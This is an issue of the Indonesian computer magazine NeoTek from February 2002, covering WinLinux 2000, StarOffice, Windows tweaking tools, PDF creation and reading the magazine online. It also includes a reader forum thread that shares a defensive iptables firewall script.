


# Robbo, Yo!



Semua dimulai dari sini:  
**RoboForge**  
 (www.robforge.net). Download  
 demonya, 30 Mb, atau dapatkan  
 pada CD NeoTek bulan ini.



Selesai menginstal, anda pun siap merakit robot. RoboForge dirakit dalam sebuah bengkel lewat menu Design. Anda bisa memilih salah satu dari enam jenis robot yang disediakan. Pembuatan robot bertahap: kaki, tangan, pundak, lengan dst. Setelah selesai, robot bisa diberi nama dan dicat dengan ribuan warna pilihan.



Bertanding? OK! Setelah segala sesuatunya dipersiapkan, Wu Tang, sang suhu, memasuki arena pertandingan. Siap bertempur dengan Boggo. Di sini akan terbukti apakah anda cukup piawai dalam merakit robot. Ketangguhan robot anda akan diuji lewat *online game* dengan para *gamer* dari seluruh dunia. Awas! Gaya pukulan ikut menentukan kemenangan.

# NEOTEK

Pendamping Berselancar  
www.neotek.co.id

Daripada anda men-download...

NeoTek menyediakan CD yang berisi program-program yang dibahas pada NeoTek nomor ini:

- WinLinux 2000
- StarOffice 5.2 (Linux)
- StarOffice 5.2 (Windows)
- Tweak UI
- Tweaking Toolbox
- WinHacker 2.03
- Connection Tweaking
- Xteq X-Setup
- CableNut
- SpeedNet
- SWISH 2.0
- AIM Translator

Dapatkan CD-ROM-nya dalam satu paket dengan majalah NeoTek:

Majalah + CD Rp19.500  
CD saja Rp15.000

Hubungi

Bagian Sirkulasi

Majalah NeoTek

Tel. (021) 548 1457

Faks. (021) 532 9041

email:

pemasaran@neotek.co.id

Kontak: Elvi R. Nainggolan



Rp59.000

Dapatkan juga bundel Neotek  
Bundel I: NeoTek Vol. I, No. 1-6  
Bundel II: NeoTek Vol. I, No. 7-12

# Salam!

Linux bukan hanya untuk suhu.  
NeoTek memberi tahu,  
lewat WinLinux 2000.



• WinLinux 2000 menyediakan KDE (K Desktop Environment) yang membuat X Windows pada Linux anda ini tampil semirip dan semudah desktop Microsoft Windows.

**M**asak sih ada Linux yang semudah Windows? Kini memang ada WinLinux 2000 yang semudah Windows. Bagaimana tidak? Instalasinya menggunakan Windows Installer, deteksi hardware-nya melalui Windows, bahkan tampilan desktopnya pun semirip Windows.

Bukan itu saja, WinLinux 2000 juga sudah menyediakan internet dialer serta Netscape Navigator dan Messenger. Sekali instal anda sudah langsung dapat berselancar, Linux style.

Redaksi

redaksi@neotek.co.id

## Bagaimana menghubungi NEOTEK?

### KONTRIBUSI ARTIKEL

redaksi@neotek.co.id

### SURAT PEMBACA

support@neotek.co.id

### WEBMASTER

webmaster@neotek.co.id

### PEMASARAN

pemasaran@neotek.co.id

### MILIS PARA NEOTEKER

http://groups.yahoo.com/group/majalahneotek

### ADMINISTRASI IKLAN

Tel. 021-5481457 Fax. 021-5329041

Kontak langsung iklan: 0816-971642

### SIRKULASI NEOTEK

Tel. 021-3854764

### ALAMAT REDAKSI

Gedung Cahaya Palmerah Suite 503  
Jl. Palmerah Utara III No. 9  
Jakarta 11480

# Daftar Isi

## NeoTek Vol. II No. 5

### NeoStart

- 7** NeoTek Versi Online  
*Dapatkan NeoTek versi online di situs NeoTek.*
- 8** Membuat File PDF  
*File PDF yang banyak digunakan untuk pendistribusian file itu sebenarnya mudah pembuatannya.*
- 10** Internet Explorer 6  
*Kenali lebih jauh fitur-fitur baru pada Internet Explorer 6.*
- 12** Browsing Anonim  
*Jaga privasi browsing anda dengan upaya sederhana.*

### NeoBiz

- 8** Mengiklankan Situs  
*Upaya yang perlu anda lakukan agar iklan situs anda membuahkan hasil yang dikehendaki.*

### NeoStyle

- 42** SWiSH 2.0 bagi Anda  
*Beberapa fitur baru lainnya pada SWiSH 2.0 untuk anda. Motion path adalah salah satu contohnya, di samping beberapa yang lain.*
- 44** Bermain Wallpaper  
*Mengganti wallpaper Windows bukan hanya dapat dilakukan lewat menu Properties, tetapi juga lewat Registry-nya Windows, dengan menggunakan program RegEdit.*



### NeoTutor

- 14** Instalasi WinLinux 2000  
*Menginstal program Linux pada dapat dilakukan di bawah lingkungan Windows. WinLinux adalah contohnya. Instalasinya semudah instalasi program Windows.*
- 16** Koneksi dengan kppp  
*Lakukan koneksi ke Internet pada WinLinux 2000 dengan KPPP lewat modem dial-up.*
- 18** Office di Linux  
*Office Suite bukan hanya milik Windows. Di Linux pun anda dapat ber-Office ria a.l. dengan Abiword, KOffice, dan Star Office.*
- 20** Instalasi Star Office  
*Gunakan Star Office di WinLinux 2000 sebagai pengganti Microsoft Office. Dengan kemampuan yang menyerupai MS Office, Star Office dibagikan gratis oleh Sun Microsystems.*



### Situs NeoTek

[www.neotek.co.id](http://www.neotek.co.id)  
[neotek.kpone.com.sg](http://neotek.kpone.com.sg)

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

#### Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

#### NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya. Gratis!

#### Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

#### Layanan Rupa-rupa NeoTek

Dapatkan perlengkapan awal dalam berinternet dari situs web NeoTek HumanClick  
Hotline langsung ke redaksi NeoTek untuk menyampaikan saran dan pesan.  
Chat Room  
Kini tidak usah jauh-jauh untuk ngobrol langsung dengan sesama NeoTeker  
Mailing List  
Ini yang paling ramai. Segera ikutan berbagi pengalaman berinternet!

- 22** ASP pada WAP  
*Ikuti langkah per langkah membentuk basis data dengan ASP (Active Server Pages) untuk aplikasi pada WAP (Wireless Application Protocol).*



FOKUS BULAN INI

# WinLinux 2000

## NeoTekno

**26** Microsoft Tweak UI  
*Utak-atik registry tanpa harus terlalu dalam memahaminya dapat dilakukan dengan Tweak UI.*

**30** CaroX untuk Enkripsi  
*Tweaking tool buatan salah seorang NeoTeker ini mampu juga mengenkripsi file.*

**31** Tweaking Sistem dan Koneksi Internet  
*Selain sistem Windows, tweaking dapat juga untuk meningkatkan koneksi Internet anda.*

**32** SMB vs. Samba  
*Kemampuan Samba untuk mengenali SMB protocol memungkinkan Windows dan Linux saling mengenali file masing-masing.*

**34** Remote Hacking  
*Kali ini dibahas teknik memanfaatkan bug pada server NT untuk mengaksesnya hanya dengan browser.*

### Inbox

**6** NmN  
Neoteker menjawab Neoteker dalam forum milis NeoTek

### NeoRagam

**4** Ada Apa di CD NeoTek?  
WinLinux 2000 & StarOffice  
Tweaking Tools  
Connection Tweaking

**5** Daftar Isi CD NeoTek  
Alat Kerja Penulis & Redaksi  
Browser & Web Development  
Format Standar Dokumen

## NeoGame

**24** Menjadi Hacker?  
*Game yang mensimulasikan cara kerja hacker. Menjadi hacker tanpa harus takut ditangkap polisi.*

## NeoEdu

**46** AIM Translator  
*Program penerjemah multi-bahasa praktis yang dapat anda akses lewat komputer anda.*

**48** Menyusun Bibliografi  
*Situs Noodle Tools dapat membantu anda menyusun bibliografi untuk tulisan anda.*

### NeoTek Maret 2002



### Amapi3D

*Pelajari langkah-langkah animasi dan pembentukan model 3D dengan software yang disediakan dalam CD NeoTek Maret 2002.*

### Instalasi WLAN

*Onno W. Purbo menyajikan langkah demi langkah instalasi koneksi internet broadband wireless pada frekuensi 2,4 GHz pada Windows.*

### Linux Mail Server

*Gunakan Linux Mandrake untuk membentuk mail server yang dapat digunakan di kantor maupun untuk kepentingan pendidikan.*

## Daftar Isi

# NeoProfil

**0** Robo, Yo!  
*RoboForge membuat anda menjadi perakitan robot yang terampil. Ikuti juga online game-nya.*

# RealProfil

**3** Kru NeoTek  
Bermarkas di  
Gedung Cahaya Palmerah 503  
Jl. Palmerah Utara III No. 9  
Jakarta 11480  
Telp. 021-5481457  
Fax. 021-5329041

Pemimpin Umum  
Fachri Said

Pemimpin Redaksi  
Kosasih Iskandarsjah

Redaktur Ahli  
Onno W. Purbo  
Michael S. Sunggiardi

Pemimpin Usaha  
Fahmi Oemar  
Ridwan Fachri

Redaktur Pelaksana  
Gianto Widiyanto  
Dadi Pakar

Sekretaris Redaksi  
Elvy Risma Nainggolan

Dewan Redaksi  
M. Suprianto  
Stanley

Pemasaran  
Hedhi Sabaruddin  
Andy Yudiantoro  
Tuti Sundari

Sirkulasi  
Deddy Ardiansyah  
Bangun  
Ma mun Abdul Malik  
M. Ismail

Kuangan  
Aswan Bakri

## Bank

**Bank BNI**  
a.n. PT NeoTek Maju Mandiri  
No. rekening 070.001709720.001

**Bank BCA KCP Rawamangun**  
a.n. Aswan Bakri  
No. rekening 0940544131

# Ada Apa di CD NeoTek?

## CD NeoTek Februari 2002



**B**ila pada Januari 2002, CD NeoTek menyajikan distro Linux yang dapat diinstalasi lewat Windows, maka kali ini malah lebih jauh lagi. Selain dapat diinstalasi lewat Windows, distro yang satu ini, WinLinux 2000, langsung mengenali juga konfigurasi hardware anda. Menjalankannya lewat Start Menu atau shortcut pada Windows desktop. Untuk melengkapi distro Linux ini, disediakan pula Star Office 5.2, baik versi Linux maupun Windows. Tweaking merupakan topik lainnya yang dibahas kali ini dan selain Tweak UI disajikan pula pelbagai tweaking tool lain. NeoEdu yang merupakan salah satu ciri khas NeoTek juga tidak ketinggalan memperkenalkan program penerjemah. Banyaknya minat terhadap CD NeoTek membuat versi majalah dengan CD dinaikkan lagi tirasnya menjadi 4000 eksemplar. Majalah dengan CD dapat diperoleh di toko-toko buku besar di kota anda atau langsung ke kantor NeoTek di Jakarta.

CD NeoTek bulan ini memperkenalkan WinLinux 2000 yang dilengkapi dengan KDE (seperti Windows desktop), kppp (internet dialer), dan Netscape Communicator serta Messenger. Langsung surfing lewat Linux!

## WIN LINUX 2000 & STAR OFFICE



**uWinLinux 2000**  
Cara yang paling mudah untuk pemakai Windows memasuki dunia open source. Instalasi langsung pada Windows mencakup juga pengenalan sebagian besar perangkat yang ada pada hardware anda. Dilengkapi kppp dialer serta Netscape untuk langsung berselancar dengan Linux!


Kelengkapan WinLinux  
uK Desktop Environment  
ukppp Dialer  
uNetscape Communicator  
uNetscape Messenger  
uGIMP/program grafik lain  
uOthello dan game lain  
uText Editor dan Konsole  
uWinAmp dan CD Player  
uSamba  
uAkses disk dan CD ROM  
uAkses file DOS

**uStar Office 5.2 (Linux)**  
Office suite yang setara dengan Microsoft Office. Lengkap dengan modul Desktop, Writer, Calc, Impress, Draw, Base, Schedule, Mail and Discussion, dan Tools.

**uStar Office 5.2 (Windows)**  
Versi Windows dari Star Office 5.2. Langsung kompatibel dengan file-file Microsoft Word, Excel, dan PowerPoint.

**uGIMP for Windows**  
Bermain-main dengan Windows dan WinLinux 2000 sekaligus, akan membuat anda memerlukan GIMP for Windows. Dapatkan di CD NeoTek Januari 2002.

## TWEAKING TOOLS



**uTweak UI**  
Main-main dengan Windows registry dengan menggunakan Power Toy tidak resmi dari Microsoft.


**uTweaking Toolbox for Windows**  
Memudahkan anda mengubah Desktop, Start Menu, dan setting lainnya untuk mengoptimasi Windows tanpa harus langsung mengedit registry.

**uWinHacker 2.03**  
Untuk mengkonfigurasi setting tersembunyi pada Windows 95/98/ 2000/NT. Suatu Windows Shell Management Tool.

**System Tweaking**  
uPowerToys for Windows XP  
uTweaker  
uWintercooler  
uXteq X-Setup  
uAnalog X CacheBooster  
uMemMax  
uAnalogX MaxMem  
uSuperfassst!  
uRegWacker  
uTweakAll  
uRamBooster  
uDHCP Fix  
X-Setup dari Xteq merupakan tweaking tool terlengkap yang ada sekarang. Mengendalikan lebih dari 750 fungsi Windows, IE, Office, Server, Nnetwork, dan Security.

### Connection Tweaking


uCableNut 4.02  
uCableNut 4.08  
uSpeedNet  
uWindows Network Booster  
uInternet Rocket  
uWin98 CacheBooster  
uRAS Accelerator  
uICB 2000  
uNetlocity  
uiSpeed  
uEasyMTU  
Bukan hanya sistem saja yang dapat diutak-utik, koneksi internet pun dapat diutak-utik agar menghasilkan koneksi yang lebih cepat. Pengubahan setting ini dapat mempercepat koneksi internet sampai 30%!



## daftar isi cd neotek

Nama Program	Nama File	Hlm.
Adobe Acrobat Reader	ar500enu	7
Adobe Distiller	ad302	8
AIM Translator	aimtrans	48
Analog X CacheBooster	cbi	4
AnalogX MaxMem	maxmami	4
CableNut 4.08	cablenut408	31
CaroX	CaroXBrT	30
DHCP Fix	dhcpxfixi	4
EasyMTU	easymtu	4
FinePrint pdfFactory	fpp123	8
Hacker 1.1	hacker1_1	24
ICB 2000	icb2000	4
Internet Explorer 6	iecd	10
Internet Rocket	setup	4
iSpeed	ispeed	31
MemMax	MemMAX	4
Netlocity	netlocity	4
PDF Writer for NT 3.03	pwnt303	8
PowerToys for Windows XP	PowerToySetup	4
RamBooster	Rambooster	31
RAS Accelerator	rasaccel	4
RegWacker	regwacker	4
Roboforge	RfInstall	0
SpeedNet	sp41share	31
StarOffice 5.2 for Linux	setup	20
StarOffice 5.2 for Windows	setup	20
SuperFassst!	superfassst	31
SWiSH 2.0 Trial	Swish 2.0	42
TweakAll	tweakallsetup	4
Tweaker	tweak60	4
Tweaking Toolbox for Windows	Ttw180s	4
Tweak UI	tweakui	4
Win98 CableBooster	98cableboost	4
WinHacker 2.03	wh95v203	4
WinLinux 2000	WI2000	14
WinLinux Startup Disk	WLSd	14
Wintercooler	wc46mw_setup	4
Xteq X-Setup	xq-xsetup	31

## Browser dan Web Development



uSWiSH 2.0  
Versi trial berfungsi selama 30 dan 15 hari. Gunakan SWiSH untuk membuat animasi dalam format Flash.

uInternet Explorer 6  
Browser terbaru dari Microsoft dengan pelbagai fungsi yang amat dibutuhkan dalam berselancar.

## Alat Kerja Penulis dan Redaksi

### uAIM Translator




Penerjemah multibahasa yang dapat ditempatkan di komputer untuk membantu anda menerjemahkan baik halaman-halaman web yang tampil dalam bahasa non-Inggris (Perancis, Jerman, Russia, Spanyol, dan Italia) maupun bahan bacaan lainnya.

Selain menerjemahkan ke Bahasa Inggris, AIM Translator dapat juga menerjemahkan sebaliknya. Dari Bahasa Inggris ke bahasa-bahasa tersebut.

### uNoodleTools

[www.noodletools.com](http://www.noodletools.com)



Ini bukannya software dalam CD NeoTek, melainkan situs yang amat berguna untuk para penulis, terutama para mahasiswa yang sedang menyusun skripsi.

Penulisan daftar pustaka merupakan salah satu kewajiban yang menjengkelkan. Kini dengan NoodleTools anda tinggal memasukkan informasi yang ada dan situs ini langsung membuatkan entri ke pustakaaan itu untuk anda, yang dapat di-copy and paste-kan ke skripsi anda.

## Format Standar Dokumen



PDF Writer  
uAdobe Distiller 3.02  
uPDF Writer for NT 3.03  
uFinePrint pdfFactory

PDF Reader  
uAdobe Acrobat Reader





NmN

## NeoTeker menjawab NeoTeker

Forum ini dimaksudkan sebagai bentuk *offline* dari *mailing list* NeoTek di <http://groups.yahoo.com/group/majalahneotek>.

### Firewall di Linux

T: Posted December 3

Saya pake Red Hat v7.1 sebagai server. Yang ingin saya tanyakan, bagaimana melindungi/memblok server atau komputer kita agar tidak discan maupun di kutak-katik orang dari luar. Trus bagaimana cara kita agar kita mengetahui siapa yang menscan kita, dan dengan program apa kita dapat menscan komputer orang lain.

Eky  
eky\_inside@yahoo.com

J: Posted December 3

Di rh. 71 bisa pakai ipchains atau iptables sebagai firewall. Lengkapnya silakan baca di :

<http://www.linuxdoc.org/HOWTO/Net-HOWTO/>  
Feranita Anwar  
feranita\_anwar@yahoo.com

J: Posted December 4

Untuk mengetahui siapa yang menscan baca-baca /var/log  
Program apa untuk menscan coba pakai nmap (saya usahakan dah buat nulis di neotek tentang ini).

Untuk memblok hacker scanner dll script-nya saya attach:

```
#!/bin/bash
```

```
# From: AHK <akuhon@k...>
```

```
# To: linux-admin@l...
```

```
# Save file ini kemudian aktifkan mell. # nama_file start  
# dan non-aktifkan dengan # nama_file stop
```

```
# firewall-script yang dapat digunakan utk workstation,  
# laptop, router atau server yang tidak menjalankan  
# network service (web server, ftp server dll)
```

```
# ubah bagian setelah tulisan UPLINK sesuai dgn interfaces  
# yang digunakan utk koneksi ke internet. Dlm hal ini saya  
# menggunakan DSL router dgn NIC eth1 terhubung ke  
# internet dan eth0 ke jaringan lokal.  
# Bila anda terhubung melalui modem 56K maka anda bisa  
# mengganti eth1 di bawah ke ppp0
```

```
UPLINK="eth0"
```

```
# jika anda menjalankan router dan memforward IP packet  
# antar eth device silakan ya bila tidak, pilih tidak.
```

```
ROUTER="ya"
```

```
# apabila anda menggunakan DSL router, ubah  
# 192.168.0.1 ke static IP address dari uplink device anda,  
# ttp apabila anda menggunakan dial-up modem atau anda  
# ingin IP address dinamis, silahkan ubah menjadi  
# dinamis
```

```
NAT="192.168.120.114"
```

```
# silahkan di-list semua network interfaces tmsk eth
```

```
# devices yg ada berikut dial up connection (ppp0)
```

```
INTERFACES="lo eth0 eth1"
```

```
if [ "$1" = "start" ]
```

```
then
```

```
echo "Mengaktifkan firewall ....."
```

```
/sbin/iptables -P INPUT DROP
```

```
/sbin/iptables -A INPUT -i ! ${UPLINK} -j ACCEPT
```

```
/sbin/iptables -A INPUT -m state --state
```

```
ESTABLISHED,RELATED -j ACCEPT
```

```
/sbin/iptables -A INPUT -p tcp -i ${UPLINK} -j REJECT --
```

```
reject-with tcp-reset
```

```
/sbin/iptables -A INPUT -p udp -i ${UPLINK} -j REJECT -
```

```
-reject-with
```

```
icmp-port-unreachable
```

```
# mematikan fungsi ECN
```

```
if [ -e /proc/sys/net/ipv4/tcp_ecn ]
```

```
then
```

```
echo 0 > /proc/sys/net/ipv4/tcp_en
```

```
fi
```

```
# mematikan paket spoofing pada semua interface for x in  
${INTERFACES}
```

```
do
```

```
echo 1 > /proc/sys/net/ipv4/conf/${x}/rp_filter
```

```
done
```

```
if [ "$ROUTER" = "ya" ]
```

```
then
```

```
# mengaktifkan IP forwarding di router
```

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
if [ "$NAT" = "dinamis" ]
```

```
then
```

```
# alamat IP dinamis akan mengaktifkan masquerading
```

```
echo "Mengaktifkan masquerading (IP dinamis) ....."
```

```
/sbin/iptables -t nat -A POSTROUTING -o ${UPLINK} -j
```

```
MASQUERADE
```

```
elif [ "$NAT" != "" ]
```

```
then
```

```
# IP address statis menggunakan source NAT
```

```
echo "Mengaktifkan SNAT (IP statis) ....."
```

```
/sbin/iptables -t nat -A POSTROUTING -o ${UPLINK} -j
```

```
SNAT --to ${NAT}
```

```
fi
```

```
fi
```

```
elif [ "$1" = "stop" ]
```

```
then
```

```
echo "Menghentikan firewall ..."
```

```
/sbin/iptables -F INPUT
```

```
/sbin/iptables -P INPUT ACCEPT
```

```
# mematikan NAT atau MASQUERADING
```

```
/sbin/iptables -t nat -F POSTROUTING
```

```
fi
```

Onno W. Purbo



onno@indo.net.id

# MEMBACA NEOTEK VERSI ONLINE

Jika majalah NeoTek (NeoTek versi **offline**) sulit didapat di daerah anda, kunjungi situs NeoTek ([www.neotek.co.id](http://www.neotek.co.id)) karena di situs ini anda dapat membaca NeoTek versi **online**, mulai dari nomor perdana sampai nomor terakhir.

NeoTek menyadari bahwa distribusi majalah ini belum dapat menjangkau tempat-tempat terpencil di tanah air kita ini. Tetapi kami tidak membiarkan hal itu menjadi penghalang niat kami untuk menyebarluaskan informasi mengenai Internet. Cara yang paling efektif untuk mengatasi kendala di atas adalah dengan menempatkan isi majalah NeoTek di situs kami dalam bentuk file-file PDF. Dengan demikian, siapa pun yang dapat mengakses Internet dapat memperoleh membaca majalah ini secara online tanpa harus membayar. Syaratnya di komputer anda harus terinstal Acrobat Reader yang dapat download gratis dari [www.adobe.com](http://www.adobe.com) atau dari CD NeoTek.

*Membaca NeoTek secara lengkap, juga gratis*



1

## MASUK KE SITUS NEOTEK

Arahkan *browser* anda ke situs NeoTek di [www.neotek.co.id](http://www.neotek.co.id) atau [neotek.kpone.com.sg](http://neotek.kpone.com.sg). Lalu cari dan klik **Nomor sebelumnya, mulai Oktober 2000 sampai sekarang.**

2



## LINK KE ARSIP NEOTEK

Selanjutnya anda akan diantarkan ke layar berikutnya yang menyajikan link-link ke file di arsip NeoTek. Di sisi kiri adalah link ke arsip isi NeoTek volume II, sementara di sisi kanan link ke arsip isi NeoTek volume I.

3

## MASUK KE ARSIP NEOTEK

Pada Langkah 2, klik salah satu link, katakan No 2, November 2001. Anda akan diantarkan ke layar di atas yang berbentuk tabel. Untuk membaca salah satu artikel pada bulan bersangkutan, klik link PDF pada sisi kanan tabel.



4

## FILE PDF

Inilah salah satu halaman PDF setelah anda mengklik *link*-nya. File ini dibuka dengan program Acrobat Reader jika anda telah menginstalnya. Halaman yang anda buka persis sama dengan versi offline (cetak) majalah NeoTek.

5

## MENCETAK ISI NEOTEK

Jika anda merasa perlu mendapatkan *hard copy* atau cetakan dari halaman yang anda baca, anda dapat mencetaknya lewat menu File → Print atau lewat ikon printer pada *menu bar*.

6

## LINK KE SITUS DOWNLOAD

Selain ke arsip PDF, link pun diberikan ke situs tempat men-download program-program yang dibahas di bulan bersangkutan. Jika file yang di-download terlalu besar, anda bisa mendapatkan file tersebut lewat CD NeoTek.



# CARA MUDAH MEMBUAT FILE PDF

Saat ini banyak orang menggunakan file berformat PDF untuk pendistribusian dokumen komputer lewat email atau pun lewat halaman Web. Bagaimana sebenarnya cara membuat file PDF itu?

Anda membuat makalah dengan program pengolah kata atau dengan program desktop publishing seperti Page-Maker atau QuarkXpress. Lalu anda ingin mengirimkan makalah itu ke teman anda atau menempatkannya di situs pribadi anda. Mengirimkan makalah itu dalam format aslinya memang tidak terlalu bermasalah, tetapi Adobe Systems menawarkan satu format file yang memungkinkan anda mengalih (*convert*) file yang anda buat menjadi format PDF (Portable Document Format) untuk tujuan pendistribusian file secara elektronis.

## Membuat file berformat PDF dengan PDFWriter

### ? APA YANG ANDA DAPAT


Dengan mengkonversi ke format PDF, ukuran file anda menjadi lebih kecil. Untuk file grafik vector pengurangan ukuran bisa mencapai 23%, sedangkan file grafik bitmap bisa sampai 50-75%.

### ? APA GUNANYA

File PDF yang anda distribusikan ke kolega atau sahabat anda tidak akan berubah formatnya ketika sampai di komputer mereka. File itu pun tidak dapat diubah oleh si penerima.

### ? SEBERAPA SULIT


Untuk membuat file PDF anda hanya memerlukan satu langkah tambahan dalam pekerjaan di program Microsoft Office, misalnya. Langkah itu adalah mencetak (*print*) file yang telah selesai anda tata dengan rapi yaitu dengan memilih printer PDFWriter (*virtual printer*).



1

### ACROBAT DI KOMPUTER ANDA

